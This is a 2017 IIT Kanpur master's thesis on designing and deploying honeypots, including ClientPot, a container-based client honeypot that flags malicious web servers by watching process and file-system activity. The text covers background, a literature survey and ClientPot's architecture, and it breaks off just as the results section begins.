
Honey-System: Design, Implementation & Attack Analysis

Graduate Thesis
By

NISHIT MAJITHIA



Department of Computer Science & Engineering
INDIAN INSTITUTE OF TECHNOLOGY, KANPUR

In the partial fulfillment of the degree of Masters of Technology in Computer Science & Engineering.

Under the supervision of:
DR. SANDEEP SHUKLA

MAY 2017

THESIS CERTIFICATE

This is to certify that the thesis titled "Honey-System: Design, Implementation & Attack Analysis", submitted by Nishit Majithia (15111024), to the **Indian Institute of Technology, Kanpur**, for the award of the degree of **Master of Technology**, is a bona fide record of the research work done by him under my supervision. The contents of this thesis, in full or in parts, have not been submitted to any other Institute or University for the award of any degree or diploma.

16.5.17

Supervisor
Dr. Sandeep Shukla,
Professor & Department Head,
Dept. of Computer Science & Engineering,
Indian Institute of Technology, Kanpur
Date:

ABSTRACT

Name of Student: **Nishit Majithia** Roll No: **15111024**
Degree for which submitted: **M.Tech**
Department: **Computer Science & Engineering**
Thesis Title: **Honey-System: Design, Implementation & Attack Analysis**
Thesis Supervisor: **Dr. Sandeep Shukla**
Month & year of thesis submission date: **May, 2017**

KEYWORDS: Honeypot, Honeysystem, HoneyClient, CVE-2016-5195, Cyber security, Cyber attacks

A honey-pot is a deception toolkit, designed to hook an attacker attempting to compromise the production systems of any institute/organization. If designed and deployed correctly, a honey-pot can function as an advance surveillance tool and well as a threat intelligence collection mechanism. It can also be used to analyze the behavioral signature of the attackers trying to compromise a system and to provide useful insights into potential system loop-holes. This thesis work gives a new dimension to honey-pot methodologies, new techniques to implement different types of honeypots that does not exist yet in the literature or in the product space. The unique contribution of this thesis includes: Implementation of ***HoneySMB***(Honeypot for SMB protocol), ***HoneyWEB*** with SQL-injection vulnerability and ***HoneyDB***(Honeypot for mysql database). Coincidentally, the recent outbreak of a ransomware "WannaCry" was an exploitation of the Microsoft SMB version 1 implementation bug. In addition to the design, implementation and deployment of these new types of honey-pots, and analysis of the collected threat intelligence, this thesis also includes our additional work on a new ***HoneyClient*** – a client honey-pot and a way to break Android Sandboxing environment.

DEDICATION AND ACKNOWLEDGEMENTS

First and foremost I would like to thank my very friendly and supportive supervisor Dr. Sandeep Shukla for his endless supportive guidance and motivation througout my thesis work. His guidance helped me in this research, as well at the time of writing this thesis.

I would also like to thank Mr. Anil Yadav, Samsung Research and Development Instiutute-Delhi for providing the opportunity as research intern in such organization that helped me to come up with the idea of ClientPot- A client honeypot.

Besides my advisor, I would like to thank my younger brother like friend Rohit Sehgal for his continuous motivation and many exciting ideas. His knowledge and helpful nature has made my thesis better in every aspect. I sincerely owe this gratitude to him. He has made my stay at IIT Kanpur unforgettable.

I would also like to thank my lab mates including Rohit Negi, Rourab Paul, Saurabh Kumar for all those treats and keeping the lab environment lively. I am grateful to Mrs. Nazia Irshad, Rohit Negi, Mazhar Khan and Lt. Cdr. Amit Singh for reviewing my thesis work and correct many mistakes. I am also thankful KrishnaPrasad P for helping in this thesis work and bearing with me through out this thesis period. I am also grateful to my friends of Y15 batch especially Rakshit Sharma and Lt. Cdr. Amit Singh sir for all those suggestions and lessions for life.

Finally I would like to thank my father, mother, my younger brother and elder brother for their continuous support in my life. Thank you all.

PREFACE

This thesis work is a part of close collaboration with Rohit Sehgal, guided by Dr. Sandeep Shukla at the Indian Institute of Technology Kanpur. The research work dealt with three different dimensions of applications of honeypots such as a client side honeypot - ClientPot, HoneyToken based solution for Malware like Gooligan and several high interaction honeypots for various protocols. First of two above mentioned systems, shown in **chapter 2 & 3** are actual collaboartive work with Rohit Sehgal, whereas the work presented in the later part, **chapters 4 & 5** dealing with different protocols are my own work.

Clientpot model was developed by me and Rohit Sehgal as research intern at **Samsung Research & Development Institute, New Delhi**, guided by Mr. Anil Yadav, Chief Engineer at SRI, Delhi. Mr. Anil yadav was involved in conceptual outlining of how the **ClientPot** model can be extended to monitor applications in Tizen based TV systems.

Also, logs analysis of all the honeypots was done together by Rohit Sehgal and me collaboratively.

TABLE OF CONTENTS

List of Tables

Table **Page**

List of Figures

Figure **Page**

CHAPTER 1

INTRODUCTION

First years of the Internet were characterized by enthusiasm for new possibilities and main effort was put to its functionality. Security aspects were turned aside and computer security was only reserved for military. As more and more threats arose in nineties (e.g. automatic attacks, script kiddies) security issues gained more importance in computer science and some formal techniques, protocols and common habits were developed. To analyze these security issues various research groups and projects focused their attention on security. One great aspect of protecting an organization or a computer is analyzing techniques and steps performed by an attacker (considering human attacker and also automatic worms). During the last one or two decades, large number of tools have been developed to protect against the attacks that aall organizations or institutes are confronting. One of the most commonly used tool, firewall which helps to protect these institutes/organizations and precluding attackers from performing their attacks. IDS or Intrusion Detection Systems [2] are another types of such tools enabling any organization/institute to notice and discover attacks, they provide useful techniques to protect their production servers from them. But these tools sometimes lack the ability to detect new threats like zero-day vulnerabilities based zero-day attacks. It also fails to collect more information about the attacker's malicious activities, payload and skills. For example, signature based IDSs or say antiviruses are not capable of detecting these zero day unknown attacks, because they do not have the signatures of these new attacks in their database. In order to increase protection in any organization/institute and build effective secure systems, the security developers need to expand their knowledge of available vulnerabilities, exploits and activities of attackers. Security research organizations and educational institutions are already analyzing methods and traces of the blackhat community, which acts against their networks or production servers.

Systems known as honeypots [3] have been developed for catching attackers and for studying their actions on the compromised system. The term honeypot is used for a system that has been configured with intention to be compromised (so it usually contains older software with security vulnerabilities) and to get information about attacker's techniques and tools.

1.1 A Pot Full of Honey

There are many available definitions of Honeypots, but the most precise explanation given by an authority on honeypots - Lance Spitzner in [4]: *"A Honeypot is an information system resource whose value lies in unauthorized or illicit use of that resource."* Honeypots pose as a little bit easy targets for the attacker communities. They are mainly used to simulate vulnerable systems in the organizational network and provide valuable information by capturing attacker's traces and their attack methods, to security researchers. Major advantage of using honeypot is that it allows anybody to analyze how the attackers behave in a vulnerable system and what methods they use for exploiting system's vulnerabilities and this analysis provides valuable information to security researchers about the skills of the attackers. Clearly, honeypots are a systems designed to be hacked or to be exploited. Apart from this, other purpose of honeypot is to hook/capture the attacker so that attacker waste his time on honeypots instead of attacking any production servers out there.

1.1.1 Types of Honeypot

Honeypots are basically classified into three types. The first classification is based on the level of interaction they offer to the malicious user high and low. Another classification is based on whether the client side or the server side of the interaction the honeypot is implemented. A third classification is based on the utilization of honeypots, i.e. either they are used for research or production purpose.

Low/High Interaction Honeypot:

Low Interaction Honeypots are defined by their limited response capabilities towards attacker's malicious payload. All services offered by low interaction honeypots are not actual services but they are simulated. That's why low interaction honeypots are not vulnerable and will not become infected by the malicious exploit tried against the deployed simulated vulnerability. On the other hand, high interaction honeypots have no limits in terms of responding to attacker's activities. It uses actual vulnerable service or vulnerable software versions. Thus, high interaction honeypots provide far more contingencies of how an attack can exploit the system or how a particular malware may execute in real-time. Since there is no simulated service, high interaction honeypots helps in identifying zero-day/unknown vulnerabilities. But high interaction honeypots are more prone to infections if not correctly deployed. Also high interaction honeypots increase the risk because attackers can use a real honeypot's vulnerabilities to attack and compromise actual production systems.

Server/Client Side Honeypot:

Server honeypot is a traditional honeypot technology. It is based on protecting server from any unknown attacks but it is not able to detect client-side attacks. Server honeypots act as though it is an actual production server, exposing some known software based or platform based vulnerable service and passively waiting to be attacked. However,

Table 1.1: Trade-offs in Levels of Interaction of Honeypots [1]

Level of Interaction	**Work to Install & Configure**	**Information Gathering**	**Level of Risk**
Low	Easy	Confined	Low
Medium	Involved	Variable	Medium
High	Difficult	Broad	High

to detect client-side attack, client system needs to interact with servers and to process malicious response data. Thus for detecting client-side attacks, client honeypots are mainly used. The idea of Client Honeypot is to crawl the domain network, interact with malicious/to-be malicious servers and classify the servers based on their malicious nature.

Production/Research Honeypot:

Production honeypots are basically used by companies/organizations to palliate possible risks [4]. Production honeypots are replica of actual production servers deployed in organization. They are placed in the organizational networks for increasing the actual server's security. Most of the production honeypots are low-interaction which are easy to deploy. That is why they are not very useful in detecting any unknown attacks which are not included in vulnerablities signature database. On the other hand research honeypots are high interaction honeypots and it is mostly deployed in educational or research organizations. By using this type of honeypots, security researchers can get more information about attacks, vulnerabilities and the methods used by the attackers. This analysis helps an organization to design more secure production environment.

Honeynet:

A Honeynet is a higher level high interaction honeypot. A honeynet contains one or more high interaction honeypots. It is a network of honeypots. Since its value is in being probed, attacked, or compromised, the controlled network captures all the activities that happen within the honeynet and decreases the risk by logging and preventing the attacker's activity. Although the primary purpose of a honeynet is to gather information about attackers' methods and motives, the decoy network can benefit its operators in other ways also, for example by diverting attackers from a real network and its resources.

1.2 A Brief History of HoneyPots

During the initial decade of the 21^{st} century, there was a gradual increase in both Linux-based and Windows-based malware/worms. These malicious files proved to be extremely effective in affecting production systems. One of the challenges that various security researchers faced was obtaining a copy of these malicious file for further detailed analysis. It was difficult to get copies from already infected systems because of data pollution or because the malicious file resided only in the system's memory. At that time, honeypots

proved as a powerful tool that can capture these malicious files without harming any production system. Fred Cohen's Deception ToolKit in 1998 was one of the first publicly available honeypots. It was “intended to make it appear to attackers as if the system running DTK [had] a large number of widely known vulnerabilities” [5]. To get the concept of honeypots, some of the honeypots such as *Specter* [6], *honeyd* [7], *mantrap* [1] and *glastopf* [8] have provided useful base for the design and implementation of honeypots developed in this thesis. *Specter* is kind of an IDS, where major aim was to detect intrusion detection in any production server environment. Due to its numerous options, *Specter* can also be used for preventing attacks by acting as a deception tool-kit. Due to its low-intractability *Specter* is restricted in the type of information it can collect. It can only detect when an attack has already happened on the network and the reason of the attacks. It cannot capture details of the attackers' activities, such as their exploits or payloads.

HoneyD [7] is one of the best-known and most well-known honeypot implementations, in particular through virtualization of hosts. HoneyD is a small sized honeypot that simulates thousands of virtual systems at the same time in the network. These hosts can be easily configured to run any arbitrary OS with any arbitrary vulnerable services. Fingerprints of particular services can be adapted so that these hosts appear to run certain operating systems, however *honeyd* is low interaction honeypot, so it is not designed to actively interact with an attacker and get the attacking signature. Also *honeyd* if implemented in a LAN environment can only use left over IPs in the LAN thus it can only monitor traffic intended for left over IPs.

Mantrap [1] is the same that it is designed to be not only to be attacked but also to be compromised. ManTrap creates a virtual jail environment that contains mirror copies of the main operating system. Each jail environment can be viewed as a fully functional OS and it can be used to do the same work that an independent OS can do. Actually *mantrap* uses virtual machine technology to create a mirror of the production server, which is quite heavy in terms of memory and CPU consumption. One of the limitation of *mantrap* is that it supports only Solaris operating system.

Glastopf [8] is a web honeypot which is written in `python` language. It emulates available vulnerabilities instead of actual web server. Popular attack type emulation is in place like remote file inclusion, local file inclusion using virtual file system and POST requests to do injections in HTML. *Glastopf* basically emulates web services of any web production server and log all the attacks and exploits that end up in web services.

1.3 Literature Survey

This survey is based on all available honeypot techniques that researchers have developed over the period of time. It also includes many methods and tools for the collection of malwares. A book by Spitzner [1] and the honeynet project [9], are the main sources of this research work. These resources provides useful guidelines for the design & implementation of honeypots and provides practical experimental scenarios which have been used in various honeypot projects.

The idea of client honeypot was articulated in June 2004 by Lance Spitzner who added another dimension to the honeypot technology. Since then, a very limited set of stable client honeypots have been crafted. Some of the popular ones are: HoneyC [10] and Thug [11]. HoneyC developed at Victoria University of Wellington by Christian Seifert in 2006 is low interaction honeyclient that identifies malicious servers by statically examining the web server's response and matching it with Snort signatures database. Thug is another low-interaction honeypot which works by emulating the behavior of a web browser for the detection of malicious web pages. The proposed approach in this work, "ClientPot" is a high interaction client side honeypot which crawls the whole domain and identifies if a domain is malicious based on the behavior of files present in it.

On the server side, honeypot for SMB protocol has been implemented by *dionaea* [12]. Basically *dionaea* is a honeypot for windows system that simulates thousands of services for windows for an attacker to attack, but for the system that this thesis proposes does not offer simulation based services to an attacker. It rather gives the attacker, system to attack on the smb protocol using malware. In brief *HoneySMB* offers a container based application that runs on SMB implementation written in python. This thesis is also inspired by the work done in "Kippo" [13], an ssh honeypot and "glastopf" [8], a web based honeypot. In case of *kippo*, it is a low interactive honeypot but nowadays malware can easily find out the behavior of *kippo* honeypot. On the other hand a *glastopf* is a honeypot which serves single a page website allowing users to login using username and password. This work posses "HoneyWEB-SQLi" which is a honeypot for web services, wherein one can copy any website to a honeypot unlike *glastopf* and do analysis of various attacks that happens over there.

The idea of *HoneyToken* system was first discussed in [14]. Honeytokens are neither honeypot systems nor are emulaters that emulate a production server. Instead they are just like digital entities to with no one has to interact. It shares the same concept as honeypots. Any interaction or access of a honeytoken implies unauthorized or abnormal activity in any organization. Also honeytokens are extremely flexible, they have the ability to adapt to any environment in any system. This work describe the use of *honeytokens* to capture the activity of *Gooligan* malware [15], which is elaborated in later part of this thesis work.

One aim of this thesis is to study and extract knowledge about the skill level of attackers based on the exploited vulnerabilities in deployed honeypot environment. In this work, various honeypots expose numerous vulnerabilities for attackers to explore which are built and set up in order to be attacked. This honeypot systems were monitored closely, and based on the gathered log, *chapter 5* presents an analysis of all gathered logs.

Major contribution of this thesis work in the area of server-side honeypots may be summarized as:

- Honeypot for the SMB(Server Message Block) protocol. SMB protocol mainly used for providing shared access to files, printers, and serial ports communications between nodes on a network. This open source Honeypot is used to see what kind of attacks and vulnerabilities exist in the current SMB protocol implementation for Windows. Also this is useful for collecting viruses and worms since SMB protocol is

largely used for propagating worms. Most recently we saw the `Eternal Blue` [16] vulnerability in Windows SMB implementation having exploited to propogate the ransomware which called `WannaCRY`.

- Honeypot for MySQL database. This honeypot consists of look-a-like real life databases of any organization. It also has some easily predictable user-names and passwords with full access rights on these databases. This honeypot is able to log all the communication from and to MySQL server with client's ip addresses as well.
- Honeypot for Web server which runs the website of Computer Science Department, IIT Kanpur (www.cse.iitk.ac.in) with additional Faculty Login pages consisting of SQL-Injection vulnerability to check the web based attack on this website and check the proportion of attack that occur on the log-in page.

1.4 Overview of the Thesis

The rest of this thesis report is organized as follows: *Chapter 2* provides the design and implementation details as well as results analysis of client-side honeypot "ClientPot". *Chapter 3* presents the idea of honeytokens, introduction to "gooligan malware" and threat imposed by it. It also shows how honeytoken can be used to mitigate such kind of attacks. *Chapter 4* introduces a detailed design and implementation information of all three honeypot services. *Chapter 5* presents the results analysis of all the server-side honeypot services defined in *Chapter 4*. Summary of thesis work and future enhancements are discussed in *Chapter 6*.

CHAPTER 2

CLIENTPOT - A CLIENT HONEYPOT

Recent studies have examined attackers trying to intrude into client systems by poisoning web servers [9] & compromising all sensitive client side content e.g. user login credentials, credit card info etc. Various methodologies have been proposed to identify and analyze such client side attacks. Client side attacks in general are initiated by a user, upon interaction with the malicious web servers, unknowingly. Once this connection is initiated, the malicious content enters into the user system and might run as a process with user's privilege. Based on the malicious activities that the malicious content does, client attacks are broadly classified into two types: Web browsing based like XSS, CSRF etc and Drive-by-Download based. This work presents a model *clientpot* for identifying those web servers that may inject malware in user systems, initiate a process with user's rights, followed by suspicious or malicious activities.

Honeypot technology, specifically, client honeypots are effective frameworks for capturing the activities of a malicious web server [10]. The idea of this work is also extended from the foundation of existing client honeypot systems. Though a similar idea has been proposed in [17] which extends the idea of Capture-HPC [18] for Linux based machines, the approach of setting up a client Honeypot system is different in [18] as compared to ClientPot. Clientpot uses much simpler Linux API's to implement the same functionalities of any High Interaction based client honeypot.

Additionally, it is being reviewed in [19] that some malwares implement the capabilities for identifying a sandbox environment which they are running upon. Keeping that in mind, the system implemented in this work uses Linux Containers. It makes the system more lightweight compared to the Capture-HPC, which uses hardware based virtualization.

All previously implemented client honeypots are browser-based, i.e they may detect the malware if it tries to exploit browser-based vulnerabilities. But as discussed in [20], common behavior of malwares is to change process-tree structure (by forking new processes) and/or file-system structure(by creating, accessing, modifying or deleting files). Therefore, for the identification of such malware, some mechanism of monitoring the file-structure and process-tree is required by client honeypot. Such honeypot will be able to detect and identify the process that is trying to perform some malicious activities. ClientPot is a kind of client honeypot that is able to monitor process-tree structure and file-system structure during the run time of any process.

2.1 Design of ClientPot

This section briefly discusses the existing High interaction HoneyClient system and how the proposed system is different in terms of design and implementation.




FIGURE 2.1. Client Honeypot

Client Honeypots or HoneyClients (Fig 2.1) simulate client side softwares to malware without exposing server based services. This Client Honeypot runs a windows system in a virtual machine. High interaction Client Honeypot mentioned in [17], identifies malicious servers by interacting with it using a dedicated virtual machine (over which the victim client is mimicked) and observe system's state changes. Capture-HPC Linux [18] extends the same idea but dedicated virtual machine runs a Linux OS to identify the malwares intended for Linux system. Using a dedicated operating system, these honeypots drive an actual victim client that interacts with the malicious server. If unauthorized system's state changes are identified after interaction, that honeypot will classify the web server as malicious and the same process is repeated with the refreshed system.

These High interaction based HoneyClients do not use the concept of signature based malware identification, so these systems detect Zero day attacks. This research work compares two approaches, by briefly describing **Capture-HPC**, and detailed description of proposed system Client HoneyPot **ClientPot**.

2.1.1 The Capture-HPC System

Capture-HPC is a high interaction client side honeypot. It allows one to control large number of clients on the local and remote host as well. It is capable of monitoring file system, process of a system and registry entries on a kernel level. This architecture




FIGURE 2.2. Design of Capture-HPC

allows Capture-HPC to run various http client applications. This system is capable of capturing malicious files automatically that might be placed in client system or create various network traffics. Capture-HPC uses the kernel driver to monitor the system state changes. Three kernel level processes are registered to receive the callback event that may be generated by Process, Registry and I/O Manager as shown in Fig 2.2.

2.1.2 The ClientPot System

Components for this system are as follows:

- Virtual Machine - running Linux and capable of running Linux Container.
- One LXC based Virtual Guest running in virtual machine.

In contrast to *Capture-HPC*, ClientPot is based on client server model. The virtual machine running Linux operating system, serves as the host for guest Linux container. The Host LXC runs our ClientPot Server that logs up every single activity in the LXC guest as shown in Fig 2.3 and the guest container runs the ClientPot client.

The LXC host is embedded with another service which is the client side of the Web Crawler running alongside logging server. Web crawler client is the starting point of this ClientPot system. It receives a request from the user for the site, domain/sub-domain of the particular webserver to check whether it is malicious or not. This client initiates a call




FIGURE 2.3. Design of ClientPot

to LXC Manager to create a new LXC guest with specific configurations. Configurations of the LXC guest are such that it initiates some services like e.g. *procmonitor, filemonitor* and *web-crawler* by default in systems during startup. Then they invoke the *web-crawler* service to crawl the request made by the client, and monitor what kind of malicious activity does it performs.

The process interaction model of ClientPot Server and ClientPot Client is also simple and is depicted in Fig 2.4. This system is cohesive enough to run the malicious/to be malicious stuff in the LXC guest directly by issuing simple LXC's commands instead of crawling a web server. As described above, it contains four major services: *Process Tree Monitor, File System Monitor, Execution Engine & Web Crawler*. These services run in the user space but with elated privileges unlike Capture-HPC wherein all the listener services are running in kernel mode, making it safe.

The process flow starts with LXC-host machine which requests the LXC-guest machine with the domain name. LXC-guest passes the domain name to *web crawler* for crawling the whole domain. In the process of crawling if a file of any type (like pdf, zip, binaries etc) is found on the web server then web crawler passes those files to *Execution Engine*. Now *Execution Engine* will execute each file with its particular client application. Meanwhile, *proc tree monitor* and *file system monitor* logs all the activities done by a file while getting executed by *Execution Engine*. After crawling the domain, if any suspicious activity is found in web server then it will log all activities in log files. The sequence




FIGURE 2.4. ClientPot Process Communication Model




FIGURE 2.5. ClientPot Process Sequence Diagram

diagram for this whole process is described in Fig 2.5.

Due to some architectural decisions like, using heavy virtual machines instead of lightweight Linux containers, Capture-HPC has some limitations [21]. This research tried and resolved three out of five mentioned limitations.

1. Capture-HPC has fewer chances to detect event in which any process removes file from the directory, but Clientpot was made in a way that it is able to detect any access, modification, deletion or creation of file in directories that are specified during file monitor service initialization.

2. Capture-HPC has some deployment issues in which the connection between client and server is interrupted several times. Packets were sent from client but server did not receive any, except from first one. This issue was resolved which resulted in smooth and uninterrupted communication between client and server in ClientPot.

3. There is an unknown issue in Capture-HPC that Kernel unknowingly crashes sometimes and claims that it has recovered from failure but reboot is needed while sending files to server. This kind of issue doesn't occur in Clientpot as no file transfer activity is performed between server and client.

2.2 ClientPot Implementation Details

ClientPot System comprises two parts: Server and Client. Client is the dedicated system(LXC guest), that performs all sort of interaction with the web-server, notes down logs and send everything to the server. In the entire process, two modules *Proc Monitor* and *File Monitor* within the container are actually responsible for bringing the ClientPot-Client in action.

ProcMonitor: This module snoops for the changes in the process tree of the Linux system, by basically intercepting system(shown in Fig 2.6) calls that are responsible for creating a new process, *fork, vfork, execv, exit etc*. This module also snoops, network communication by intercepting *socket, connect, send* system calls using *Linux's dlsym* API.




FIGURE 2.6. Fork call intercepted and logged

FileMonitor: This is also a major module for the ClientPot system, uses *Linux's inotify api*. Changes to the specific directories, either file creation, deletion, access etc are recorded and log back to the ClientPot Server. This module uses Linux event driven directory notify API *inotify*.

A malware/to-be-malware file is downloaded, explored and once the overall process finishes, the machine is restored back as a refresh copy. Since the process of Container creation, deletion and restoration is faster with LXC tools as compared to hardware based Virtual machine manager be it Virtual Box or VMWare, this system "ClientPot" seems to be ahead of *Capture-HPC*.

2.3 Result Analysis

This section presents preliminary results obtained by ClientPot. ClientPot has been experimented on various websites where some of them were malicious. As discussed in previous section that this honeypot can verify javascript code by running in web browser, pdf files by exploring them with client pdf application and compress files by unzipping them etc. In this section logs have been presented which were collected from three malicious test cases of ClientPot. First case is of malicious domain detecting while the second and third are of malwares that were externally given to ClientPot.

